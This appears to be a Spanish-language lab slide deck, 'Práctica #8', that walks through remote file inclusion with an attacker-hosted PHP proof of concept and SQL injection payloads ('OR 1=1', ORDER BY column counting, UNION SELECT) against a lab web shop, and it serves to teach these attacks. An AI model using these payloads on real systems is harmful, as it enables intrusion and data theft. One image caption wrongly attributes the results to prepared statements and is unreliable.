
Una vez realizada la inclusión local de archivos, validar si es posible la ejecución de código remoto

En el equipo del atacante crear un archivo con código PHP que sea accesible vía web

```
root@kali:/var/www/html# cat poc.php
<?php
    phpinfo();
?>
root@kali:/var/www/html# systemctl start apache2
root@kali:/var/www/html# systemctl status apache2
● apache2.service - The Apache HTTP Server
    Loaded: loaded (/lib/systemd/system/apache2.service);
    Active: active (running) since Wed 2017-06-21 18:28:
              Process: 9749 ExecStart=/usr/sbin/apachectl start (co
```


Práctica #8: RFI Desarrollo

En el parámetro vulnerable agregar la URL con el código del atacante




Práctica #8: SQLi Desarrollo

Acceder a <http://<IP>/tienda/producto.php?id=1>



Práctica #8: SQLi Desarrollo



Agregar en el parámetro id la sentencia $1 \text{ OR } 1=1; -- -w$

Se deberán mostrar más de un producto

Práctica #8: SQLi Desarrollo

Determinar la cantidad de columnas, para ello usar el modificador *ORDER BY* incrementando en 1 su valor

Una vez que se llegue a un valor mayor a la cantidad de columnas de la consulta original se genera un error en el manejador de base de datos, por lo que el producto no podrá ser mostrado

Práctica #8: SQLi Desarrollo

Del 1 al 10 se obtiene el mismo resultado


The screenshots show three instances of a web application interface for a product named "Danzante". Each instance has a different URL in the address bar, all containing a SQL injection payload:

- Top URL: `192.168.199.133/tienda/producto.php?id=1 order by 1;-- w`
- Middle URL: `192.168.199.133/tienda/producto.php?id=1 order by 2;-- w`
- Bottom URL: `192.168.199.133/tienda/producto.php?id=1 order by 10;-- w`

The content displayed in all three cases is identical, showing the product name "Danzante", the description "Xaguar danzante", the price "Precio: 115.00 \$", and a small image of a yellow t-shirt with a black graphic. This indicates that the SQL injection did not affect the final output, likely due to a security measure like prepared statements or proper error handling.

Práctica #8: SQLi Desarrollo

Cuando se llega al valor 11 no se muestra ningún producto, por lo anterior sabemos que la cantidad de columnas es 10 en la consulta original



Práctica #8: SQLi Desarrollo

Una vez que se conoce la cantidad de columnas usar la sentencia *UNION* para extraer información de la base de datos

Agregar lo siguiente al parámetro id:

*1 UNION SELECT
null,null,null,null,null,null,null,null,null,null; -- -w*

Práctica #8: SQLi Desarrollo

Resultado:

The screenshot shows a web page from the URL `192.168.199.133/tienda/producto.php?id=1 UNION SELECT null,null,null,null,null,null,null,null,null; -- -w`. The page displays a product named "Danzante" (Xaguar danzando) with a price of 115.00 \$. Below the product name is an image of a yellow t-shirt with a jaguar dancing. To the right of the product information is a button labeled "Comprar ahora". Above the button is the text "Precio: \$". A red box highlights the URL in the browser's address bar. Another red box highlights the "Comprar ahora" button. A third red box contains the text "Observar que se genera un item parecido a otro producto" with an arrow pointing to the "Comprar ahora" button. At the bottom of the page, the text "Contamos con las siguientes formas de pago" is visible.

192.168.199.133/tienda/producto.php?id=1 UNION SELECT null,null,null,null,null,null,null,null,null; -- -w

Danzante
Xaguar danzando
Precio: 115.00 \$

Comprar ahora

Precio: \$

Comprar ahora

Observar que se genera un item parecido a otro producto

Contamos con las siguientes formas de pago

Práctica #8: SQLi Desarrollo

Lo siguiente es determinar los tipos de datos de cada columna, después se debe identificar cuales con mostrados por la aplicación. Para este ejemplo, se omitirán estos pasos, solo nos limitamos a mencionar que podemos utilizar las columnas 3 y 4

Práctica #8: SQLi Desarrollo

Lo siguiente es obtener información útil para definir nuevos vectores de ataque, por ejemplo, la versión del RDBMS, usuario de base de datos, nombre de la base de datos, IP, etc.



Práctica #8: SQLi Desarrollo



Para más información consultar el siguiente Cheat Sheet:

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>